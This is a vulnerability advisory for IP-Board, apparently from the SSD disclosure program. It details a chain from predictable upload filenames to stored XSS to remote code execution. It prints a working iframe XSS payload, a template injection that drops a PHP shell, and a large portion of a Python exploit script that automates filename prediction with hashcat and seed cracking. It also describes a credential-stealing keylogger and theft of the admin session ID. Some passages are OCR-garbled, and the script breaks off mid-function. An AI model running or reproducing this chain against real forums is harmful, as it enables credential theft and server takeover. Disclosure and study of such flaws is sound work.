SSD ADVISORY – IP-BOARD STORED XSS TO RCE CHAIN

August 17, 2021 SSD Secure Disclosure technical team
Vulnerability publication

TL;DR

Find out how an XSS in IP-Board can be leveraged into an remote code execution.

Vulnerability Summary

CVE

CVE-2021-39249, CVE-2021-39250

Credit

An independent security researcher, Simon Scannell, has reported this vulnerability to the SSD Secure Disclosure program.

Affected Versions

IP-Board version 4.6.5 and older

Fixed Versions

IP-Board version 4.6.5.1 and newer

Vendor Response


The vendor has released a patch with version 4.6.5.1, https://invisioncommunity.com/release-notes/4651-r102/

Vulnerability Analysis

0x01 – Insecure filename randomization to Stored XSS

IP-Board Attachments and default mimetypes

Like most forum software, IP Board allows forum users to upload attachments to posts and PMs. These attachments are uploaded to the application's upload directory. The following screenshot shows the file system of an IP-Board installation after a file *somefile* and an image *avatar.png* have been uploaded to the IP Board as attachments




As can be seen, the upload directory for the current month (at the time of writing it is July, so the upload path is *uploads/montly_2019_07*) contains 3 files:

As can be seen, the original filenames of the uploaded files are slightly modified and a MD5 hash has been added to them. We will assume that this MD5 hash is randomly generated for now.

The index.html is generated by IP-Board and has the purpose to prevent directory listings in the upload directory. Direct access to this directory is allowed and not prohibited by .htaccess files.

This is because partially, direct access to this directory is desired behavior by IPBoard, to allow for example image embedding. Once the user has uploaded such attachments to the board, he will receive a link to both of the files.


However ,the link to both of these files differs. The first file is a file without an extension and is therefor possibly dangerous. When this file is uploaded, IP-Board simply returns the ID of this attachment as it is saved in the database, as is shown in the following screenshot:



This attachment can then be accessed via the URL:
http://localhost/ip-board-4.4.4/applications/core/interface/file/attachment.php?id=7

When this URL is accessed, IP-Board resolves the attachment ID to the randomized filename in the uploads directory and serves it as a download file. This is in and of itself secure.


However, when an image is uploaded to the board as an attachment, the full filename is sent back as a response. Since images are harmless, direct access is allowed and encouraged by IP-Board.



The only thing that prevents a user to directly access files that are not images is that he does not know the MD5 hash that randomizes the filename. If, in theory he could leak the MD5 hash of that filename, security issues could arise.

If you look closely at the filename *_omefile.99ae3455bc7503eb0742681e6feee4bc*, you can notice that no extension is set. The default behavior of Apache is to then simply set the Content-Type header to text/html when the file is directly accessed.

The next screenshot shows how this file is accessed directly and how this leads to a XSS vulnerability:



This means an attacker could theoretically gain a reflected XSS vulnerability by sending a victim a link to the file on the server.

However, there are two issues with this:

1. The attacker has to actually know the full filename. As for now, we assume that the filename randomization is secure.
2. Reflected XSS vulnerabilities are not critical

The next two sections are going to deal with predicting the filename reliably and how to turn this reflected XSS into a stored XSS vulnerability.

Predicting filenames due to insecure filename randomization

The function responsible for randomizing uploaded files is called obscureFilename and is located in *system/File/File.php* on line 928. It is shown below:

```
protected function obscureFilename( $filename )
{
    $ext  = mb_substr( $filename, ( mb_strrpos( $filename, needle: '.' ) + 1 ) );
    $ssafe = \in_array( mb_strtolower( $ext ), static::$ssafeFileExtensions );

    if ( ! $ssafe )
    {
        $filename = mb_substr( $filename, 0, ( mb_strrpos( $filename, needle: '.' ) ) ) . '_' . $ext;
    }

    while( preg_match( pattern: '#\.(?!(' . implode( glue: '|', static::$ssafeFileExtensions ) . '))([a-z0-9]{2,4})(\.|$)#i', $filename, &: $matches ) )
    {
        $filename = str_replace( search: '.' . $matches[2], replace: '_' . $matches[2], $filename );
    }

    return str_replace( array( ' ', '#' ), replace: '_', $filename ) . '.' . md5( mt_rand() ) . ( ( $ssafe ) ? '.' . $ext : '' );
}
```

As can be seen, the MD5 hash that leads to the obscured filename is simply a hash of the return value of the PHP built-in mt_rand(). PHP itself warns that mt_rand() is just a pseudo random generator and does not produce cryptographically secure values.

Each call to mt_rand() produces a value in the range of 1 to 2^31 -1. This means that there are only 2 billion possibilities the MD5 hash can take on. However, brute forcing and possibly sending billions of requests to the uploads directory is not a liable option.

Therefor we investigated how mt_rand() works and if there was any way to predict filenames with a more elegant approach.

The first time mt_rand() is called in a PHP process, a random seed is internally generated. Each value returned by mt_rand() is then based on that internal seed.

This behavior is demonstrated in the following examples, the following PHP code constantly produces the same output:

```
1.  Bash command: php -r "mt_srand(123);echo mt_rand();"
2.  Output: 1495656191
```

In the above code, the first function call to mt_srand() simply sets the internal seed manually to 123. Usually, mt_srand() is not called and a random seed is generated when mt_rand() is called the first time.

This behavior is interesting in a lot of ways, since it means that the output of mt_rand() is predictable if the seed was known.

IP-Board allows to upload multiple attachments in a single request. Let's assume we upload *somefile* and *avatar.png* in a single request. In that case both filenames would be randomized with mt_rand(), using the same seed since the process is the same.

Since *avatar.png* is an image, the full filename, including the resulting MD5 hash is sent back to us.

ɔd. We performed this action on a consumer laptop with a non-optimized

Once the MD5 hash of the image URL is cracked, we are in possession of one value generated by mt_rand(). Based on the retrieved, generated value it is possible to determine the seed that was used to generate that value. Once the seed is determined, one can easily calculate all other values generated by mt_rand() in that process.

This is based on the research done by https://www.openwall.com/php_mt_seed/

The attack plan therefor is:

1. Upload *somefile* and *avatar.png*
2. Retrieve the MD5 hash of the uploaded *avatar.png*
3. Crack it and retrieve the value produced by the corresponding `mt_rand()` call
4. Calculate the seed used by this `mt_rand()` call
5. calculate all other values generated by `mt_rand()` based on that seed
6. Hash the other values generated by `mt_rand()` and predict the filename of *somefile* reliably.

The php_mt_seed_cracker tool linked above takes about 2-5 minutes to calculate the seed of the value.

The attached exploit file xss_gen.py performs all of this automatically. It uploads two files and predicts the filename of the file without an extension. Therefor an attacker can leak the filename reliably.

This way an attacker can easily access a file without an extension directly and therefor has gained a reflected XSS vulnerability.

The next section deals with turning the Reflected XSS vulnerability into a Stored XSS.

Escalating the Reflected XSS to Stored XSS

Like most forum software, IP-Board allows forum users to embed images, videos etc. into their private messages and posts and threads. The function that handles all of the parsing of images etc. is `parse()`, located in *system/Text/Parser.php* on line 191.

```
    public function parse( $value )
    {
        /* CKEditor sometimes includes these for markers. HTMLPurifier will remove the style attribute so w
        $value = str_replace( search: '<span style="display: none;"> </span>', replace: '', $value );

        /* Clean HTML */
        if ( $value and $this->htmlPurifier )
        {
            $value = $this->htmlPurifier->purify( $value );
        }

        /* BBCode, Profanity, etc. */
        if ( $value )
        {
            $value = $this->_parseContent( $value );
        }

        /* Clean HTML */
        if ( $value and $this->htmlPurifier )
        {
            $value = $this->htmlPurifier->purify( $value );
        }

        /* Replace any {fileStore.whatever} tags with <fileStore.whatever> */
        $value = static::replaceFileStoreTags( $value );

        /* Return */
        return $value;
    }
```

The $value parameter passed to parse is the raw, unsanitized, unfiltered user input that corresponds to the contents of the private message or post / thread. It is first purified via the htmlPurifier class, then parsed and then purified again.

The purifier uses the PHP internal DOMDocument class to traverse over all nodes and leaves only white listed HTML tags and attributes. We did not discover a bypass for the purifier. Usually, I would look for parsing flaws that lead to XSS in the second step, the step that actually parses the content. Although that would probably work, the resulting, parsed content is purified again after the second step. Therefor finding a parsing flaw is pointless, unless a bypass for the purifier exists.

However, one of the allowed HTML tags are iFrames. Although the allowed websites that can be embedded with iFrames are whitelisted, it is possible to embed the board itself into an iframe. A part of the whitelist that verifies the iFrame src is shown below:

As can be seen, the allowed websites that can be iframed are checked with a regex filter. It is actually possible to embed any page of a board, but it must start with either /core or /interface in the URL (e.g. http://localhost/ip-board-4.4.4/core/)

However, it is possible to bypass this regex whitelist by setting the src attribute of the iframe to:

```
1.  %7B___base_url___%7D/core/../uploads/monthly_2019_07/_omefile.6732c73ec6df41f316fc997d3b1edc6a?
```

The `%7B___base_url___%7D` part of the URL is replaced by IP-Board with the URL of the board itself, serverside.

This way it is possible to embed a malicious file with a default content type of text/html with an iFrame into private messages, posts and threads.


Summary Stored XSS

1. It is possible to upload two attachments in a single request. Although their physical filenames on the server are randomized, it is possible to calculate their filenames.
2. It is possible to directly access both files with the browser. If one of the two files does not have an extension, the Content-Type is set to text/html, thus it is possible to execute arbitrary JavaScript code
3. The IP-Board parser allows iFrame tags in private messages, threads and posts. By displaying the malicious uploaded file in an iFrame, the attacker can achieve Stored XSS impact.

A final, example payload might look like this:

```
1.  <iframe src='%7B___base_url___%7D/core/../uploads/monthly_2019_07/_omefile.6732c73ec6df41f316fc997d3b1edc6a?'
    style='height:1px;width:1px;opacity:0.01;border:none;'></iframe>
```

This payload can then be used by for example composing a private message to an administrator, use the inspect element functionality of the browser and insert the payload as HTML into the input field, for example:



It is possible to insert the payload as HTML directly, as it will be encoded otherwise.

0x02 – Escalating from Stored XSS to RCE

With the above discussed Stored XSS, it is possible to read private messages of other users and access forums that should not be accessed, etc. It is also possible to perform arbitrary actions in the name of any user who falls prey to this XSS attack, even administrator.

In most cases an attacker will try to escalate this Stored XSS to RCE by performing administrative actions that lead to RCE through XSS'ing an administrator.


Background – Front end and back end session separation

d backend. The front end is accessible to any forum member and is the
d etc.

The back end is only accessible to administrators and is the place forum settings are changed and dangerous features such as the templating engine can be managed. The front and back end each have separate sessions. This means just because an administrator is logged into the front end, he is not necessarily authenticated in the backend.

Furthermore, the admin session ID is not stored in a cookie but must be sent as a GET parameter on every action in the admin panel.

The next screenshot shows the admin panel of an IP-Board installation where an administrator is within the admin panel and a admin session ID is displayed in the URL bar:




As can be seen, the admin session ID is randomized, in this case securely. This means even if an attacker sends an admin a XSS payload and the admin happens to be authenticated at the same time, the attacker would still need the admin session ID so that he could actually perform actions in the admin panel.

We did not discover a way to leak the admin session ID, so another path of attack is necessary.

Background – IP Board widgets

Administrators can, regardless of whether or not they are logged into the back end, configure so called widgets in the front end.


The following screenshot shows an example of such a widget:



Here, the example widget is a feed of the most recent articles, which are displayed on the right side.

Administrators can configure these widgets in the front end, which means an attacker can configure widgets whenever an administrator triggers his XSS payload.

The next screenshot shows how an administrator may configure these widgets through a built in drag & drop builder.



2 of these built-in widgets are very interesting:

- Guest Signup
- Newsletter Sign Up widget

The former is shown to all unauthenticated users browsing the forum and the latter to all authenticated users. Both widgets have in common that they are parsed by the same parser that renders PMs. The next screenshot shows how an administrator may configure a Guest Signup widget:

There are two interesting things to notice:

- It is possible to hide a widget on certain devices, or, on all devices
- Configure a custom message, which can again contain an iframe that embedds an uploaded exploit file that is sent back with the content type text/html

An attacker can therefor get an administrator to trigger a XSS payload, which then runs in the session of the administrator. The XSS payload then embeds a new, hidden widget with another Stored XSS payload into any page the attacker desires. The next two sections will detail how this can be escalated to RCE.

Escalation method #1 – JavaScript keylogger in login page


The Guest Signup widget is shown to all unauthenticated visitors of a forum, e.g. people who have not yet registered or people who have an account but have yet to sign in.

It is possible to display this widget in the main login site of IP board. Since we can enable arbitrary XSS payloads through the same vulnerability abused to gain Stored XSS in the first place, it is possible to simply set a listener on form submissions and send credentials to an attacker server.

Since the credentials for the front end login and the back end login are the same, an attacker can simply wait until an administrator logs into the front end again (e.g. when he logs in from another device or does not set the “remember me” option) and then use those credentials to log into the ACP and then execute an RCE exploit.

We have included a PoC keylogger exploit.

› (to e.g. view changes he made or view a user, or a notification), he is redirected to the index site of the forum. Since the admin session ID is stored in the URL as a GET parameter, it will therefor be leaked in the HTTP Referer header.



Since it is possible to embed a widget with a Stored XSS payload into the forum index, it is possible to inject a XSS listener that will lay dormant until the referer contains the admin session ID. If it does, it will execute a RCE exploit.

We have provided a PoC JavaScript exploit that does this automatically.

Background – RCE in ACP


Once an attacker is able to perform administrative options, either through having obtained the administrators credentials or by having stolen his admin session ID, he can execute arbitrary code through the templating engine of IP Board.

In the back end, simply navigate to Appearance → Themes → Edit HTML. Select the globalTemplate and insert:

```
expression="file_put_contents('shell.php', '')"}
```

at the top of the file to drop a PHP shell in the main directory of the IP board installation.

The next screenshot shows the template editor:



Then click save and simply visit the index page of the board and check if `shell.php` has been created in the IP-Board directory.

Putting it all together – Exploit description

One of the files we have provided is the xss_gen.py script, which is an exploit for the latest IP-Board version. It requires a couple of parameters: The target URL, a forum user account name and password, an image to upload and a JavaScript exploit to upload.

The script then uploads the two files and calculates the exact filename of the JavaScript exploit. It will then generate iFrame HTML markup that can be copy & pasted by an attacker into a private message.

Example usage and output might look like:

```
python3 xss_gen.py http://localhost/ip-board-4.4.5/ forumuser password image.jpg js_modules/exploit_keylogger
[+] Login succeeded with given credentials
[+] Successfully uploaded both files
[+] The files were successfully uploaded
[*] Image URL: http://localhost/ip-board-4.4.5/uploads/monthly_2019_07/image.jpg.d0b4aa778b4910ed669deb1e55f6742a.jpg
[*] Upload Path on server (relative to board URL): uploads/monthly_2019_07
[*] MD5 hash of mt_rand() of the filename: d0b4aa778b4910ed669deb1e55f6742a
[*] Now cracking the hash. This might take a moment...
[+] Cracked the MD5 hash! the value of mt_rand() is 1095894272
[*] Now calculating the seed for mt_rand() and possible hash values of the exploit filename
```

```
Found 5, trying 0xfe000000 - 0xffffffff, speed 48.6 Mseeds/s [+] Generated 3 possible hashes for
the exploit filename
[+] SUCCESS - exploit file successfully uploaded and is ready to launch
Simply chose the form you want to XSS (PM / post / thread etc.), right click, inspect element and
insert the following HTML:
<iframe
src='%7B___base_url___%7D/core/../uploads/monthly_2019_07/_J19da39an.f292665d2b9e76ce99
81016c63e22eea?' style='height:1px;width:1px;opacity:0.01;border:none;'></iframe>
```

We have also provided two PoC JavaScript exploits. One for installing a keylogger into the login page and one for installing an admin session ID stealer into the index page.

Reproduction steps

In order to get the exploit ready, please do the following things:

1. Build the `mt_seed_cracker` via “make” in it’s directory in bin. You can also downloaded from: https://www.openwall.com/php_mt_seed/
2. Make sure php5.6 is installed and when the bash command ‘php5.6’ is called a version of php version 5.6.0 is called
3. Make sure php7.2 is installed and when the bash command ‘php7.2’ is called a version of php version 7.2.x is called
4. Install the latest IP board version. Make sure Apache is used as the webserver
5. Install the CLI version of hashcat (`apt install hashcat`)
6. Install python requests (`pip3 install requests`)
7. Create a normal, unprivileged forum user account

Exploit

```
#!/usr/bin/python3
import sys
import re
import json
import base64
import hashlib
import requests
import os.path
import sqlite3
import subprocess
class Exploit:
    def __init__(self, target_url, username, password, image_path, exploit_path):
        self.session = requests.Session()
        self.target_url = target_url if target_url.endswith("/") else target_url + "/"
        self.username = username
        self.password = password
        self.image_path = image_path
        self.exploit_path = exploit_path
        self.ref = base64.b64encode(bytes(self.target_url.encode('UTF-8')))
    def login(self):
        query_string = "?app=system&module=core&controller=login"
        r = self.session.get(target_url + query_string)
        csrftoken = self._get_csrf_key(r.text, "login")
        data = {
            'auth': self.username,
            'password': self.password,
            'csrfKey': csrftoken,
            '_processLogin': 'usernamepassword',
        }
        r = self.session.post(target_url + "?/login/", data=data, allow_redirects=False)
        # if the login worked, grab the CSRF nonce for this session
        if r.status_code > 300:
            print("[+] Login suceeded with given credentials")
            r = self.session.get(target_url)
            regex = re.compile('csrfKey: "([^"]+)"', re.IGNORECASE)
            matches = regex.findall(r.text)
            if not matches is None and len(matches) > 0:
                self.csrfKey = matches[0]
            else:
                print("[-] Failed to grab the CSRF nonce for this session" )
                exit(1)
        else:
            print("[-] Login credentials were invalid or login failed for another reason")
            exit()
    def generate_exploit_file(self):
        with open(self.exploit_path, 'r') as f:
            exploit_code = f.read()
            with open('/tmp/DJ19da39an', 'w') as rf:
                exploit_code_tmp = """<script>
var node = parent.document.createElement("script");
node.innerHTML = atob('%s');
parent.document.getElementsByTagName("body")[0].appendChild(node);
</script>
                """
                exploit_code = exploit_code_tmp % base64.b64encode(exploit_code.encode('UTF-8')).decode('UTF-8')
                rf.write(exploit_code)
        self.exploit_path = "/tmp/DJ19da39an"
    def _get_csrf_key(self, text, action=False):
        regex = re.compile('name="csrfKey" value="([^"]+)"', re.IGNORECASE)
        matches = regex.findall(text)
        if not matches is None and len(matches) > 0:
            return matches[0]
        else:
            print("[-] Failed to grab the CSRF nonce" + " for %s!" % action if action else "!")
            exit(1)
        # lel name="csrfKey" value="e34e486cbdb6dda50b9fac3aeb7dcd3f"
        return
    def _upload_files(self):
        query_string = "/?app=core&module=messaging&controller=messenger&do=compose&XDEBUG_SESSION=PHPSTORM"
        data = {
            'form_submitted': True,
            'csrfKey': self.csrfKey
        }
```

```
hash of the user session ID and a static string
ips4_IPSSessionFront']).encode('UTF-8')).hexdigest()
```

```
            'X-REQUESTED-WITH': 'XMLHttpRequest'
        }
        # select the files to upload
        files = {
            'one': open(self.image_path, 'rb'),
            'two': open(self.exploit_path, 'rb')
        }
        r = self.session.post(target_url + query_string, data=data, headers=headers, files=files)
        # validate that the file has been uploaded
        try:
            value = json.loads(r.text)
        except:
            print("[-] File upload failed")
            exit()
        print("[+] Successfully uploaded both files")
        # return the file upload location
        return value['imagesrc']
    # emulates the 'obscureFilename' method that can replace some characters in the exploit filename
    def obscure_filename(self, filename, hash=False):
        safe_extensions = ['js', 'css', 'txt', 'ico', 'gif', 'jpg', 'jpe', 'jpeg', 'png', 'mp4', '3gp', 'mov', 'ogg', 'ogv', 'mp3', 'mpg', 'mpeg', 'ico', 'flv', 'webm', 'wmv', 'avi', 'm4v']
        extension = filename.split(".")[-1] if len(filename.split(".")) >= 2 else filename[1:]
        safe = extension in safe_extensions
        if not safe:
            try:
                extension_position = filename.rindex(".")
                filename = filename[:extension_position] + "_" + extension
            except:
                # no dot in filename. This means the filename is the 'extension'
                filename = "_" + extension
        regex = re.compile("\.(?!(%s))([a-z0-9]{2,4})(\.|$)" % ("|".join(safe_extensions)), re.IGNORECASE)
        toDo = True
        while toDo:
            matches = regex.search(filename)
            if matches is None:
                toDo = False
                break
            else:
                match = matches[2]
                filename = filename.replace("." + match, "_" + match)
        return filename.replace(" ", "").replace("#", "") + ("." + hash) if hash else ""
    def plant_malicious_file(self):
        self.upload_url = self._upload_files()
        print("[+] The files were successfully uploaded")
    def parse_uploaded_image(self):
         # get the upload path from the URL
         regex = re.compile("%s/*(.+)%s\.(.*)\." % (
         re.escape(self.target_url), re.escape(self.obscure_filename(os.path.basename(self.image_path)))),
                           re.IGNORECASE)
         matches = regex.search(self.upload_url)
         if matches is None:
             print("[-] The regex was unable to parse the MD5 hash out of upload URL: %s" % self.upload_url)
             exit()
         print("[*] Image URL: %s" % self.upload_url)
         print("[*] Upload Path on server (relative to board URL): %s" %  os.path.dirname(matches[1]))
         self.upload_path = os.path.dirname(matches[1])
         print("[*] MD5 hash of mt_rand() of the filename: %s" % matches[2])
         print("[*] Now cracking the hash. This might take a moment...")
         self.image_hash = matches[2]
    def crackimagehash(self):
        # delete the results.txt file so that we always get the correct result
        if os.path.exists("/tmp/result.txt"):
            os.remove("/tmp/result.txt")
        # write the hash to a tmp file for hashcat
        with open('/tmp/hash.txt', 'w') as f:
            f.write(self.image_hash)
        f.close()
        # use hashcat to crack the hash
        seeds = subprocess.Popen("hashcat -m 0 --attack-mode 3 /tmp/hash.txt ?d?d?d?d?d?d?d?d?d?d --increment --force  -o /tmp/result.txt"
                                 , shell=True,
                                     stdout=subprocess.PIPE).stdout.read().decode('UTF-8')
        # try to read the result from the resulting filename
        with open('/tmp/result.txt', 'r') as f:
            result = f.read()
        result = result.split(":")
        if not len(result) > 0:
            print("Failed to crack the hash with hashcat for some reason")
            exit(1)
        self.image_hashed_value = result[1]
        print("[+] Cracked the MD5 hash! the value of mt_rand() is %s" % self.image_hashed_value.strip())
        return
    def calculate_possible_hashes(self):
            print("[*] Now calculating the seed for mt_rand() and possible hash values of the exploit filename")
            seeds = subprocess.Popen("bin/php_mt_seed-4.0/php_mt_seed 0 0 0 0 " + self.image_hashed_value, shell=True,
                                     stdout=subprocess.PIPE).stdout.read().decode('UTF-8')
            # get PHP5 hashes
            regex = re.compile("seed\s*=\s*0x[a-f0-9]+\s*=\s*([0-9]+)\s*\(PHP\s*5\.2\.1")
            matches_php5 = regex.findall(seeds)
            possible_hashes = []
            if matches_php5 and len(matches_php5) > 0:
                for value in matches_php5:
                    possible_hashes.append(subprocess.Popen(
                        "php5.6 -r 'mt_srand(\"%s\");mt_rand();mt_rand();echo md5(mt_rand());'" % value, shell=True,
                        stdout=subprocess.PIPE).stdout.read().decode('UTF-8').strip())
            # get PHP7 hashes
            regex = re.compile("seed\s*=\s*0x[a-f0-9]+\s*=\s*([0-9]+)\s*\(PHP\s*7\.1\.0")
            matches_php7 = regex.findall(seeds)
            if matches_php7 and len(matches_php7) > 0:
                for value in matches_php7:
                    possible_hashes.append(
                        subprocess.Popen(
                            "php7.2 -r 'mt_srand(\"%s\");mt_rand();mt_rand();echo md5(mt_rand());'" % value,
                            shell=True,
                            stdout=subprocess.PIPE).stdout.read().decode('UTF-8').strip())
            if len(possible_hashes) > 1:
                print("\n[+] Generated %d possible hashes for the exploit filename" % len(possible_hashes))
                self.possible_hashes = possible_hashes
            else:
                print("[-] Cracking the mt_rand values failed")
                exit()
    def find_exploit_file(self):
        found = False
        for hash in self.possible_hashes:
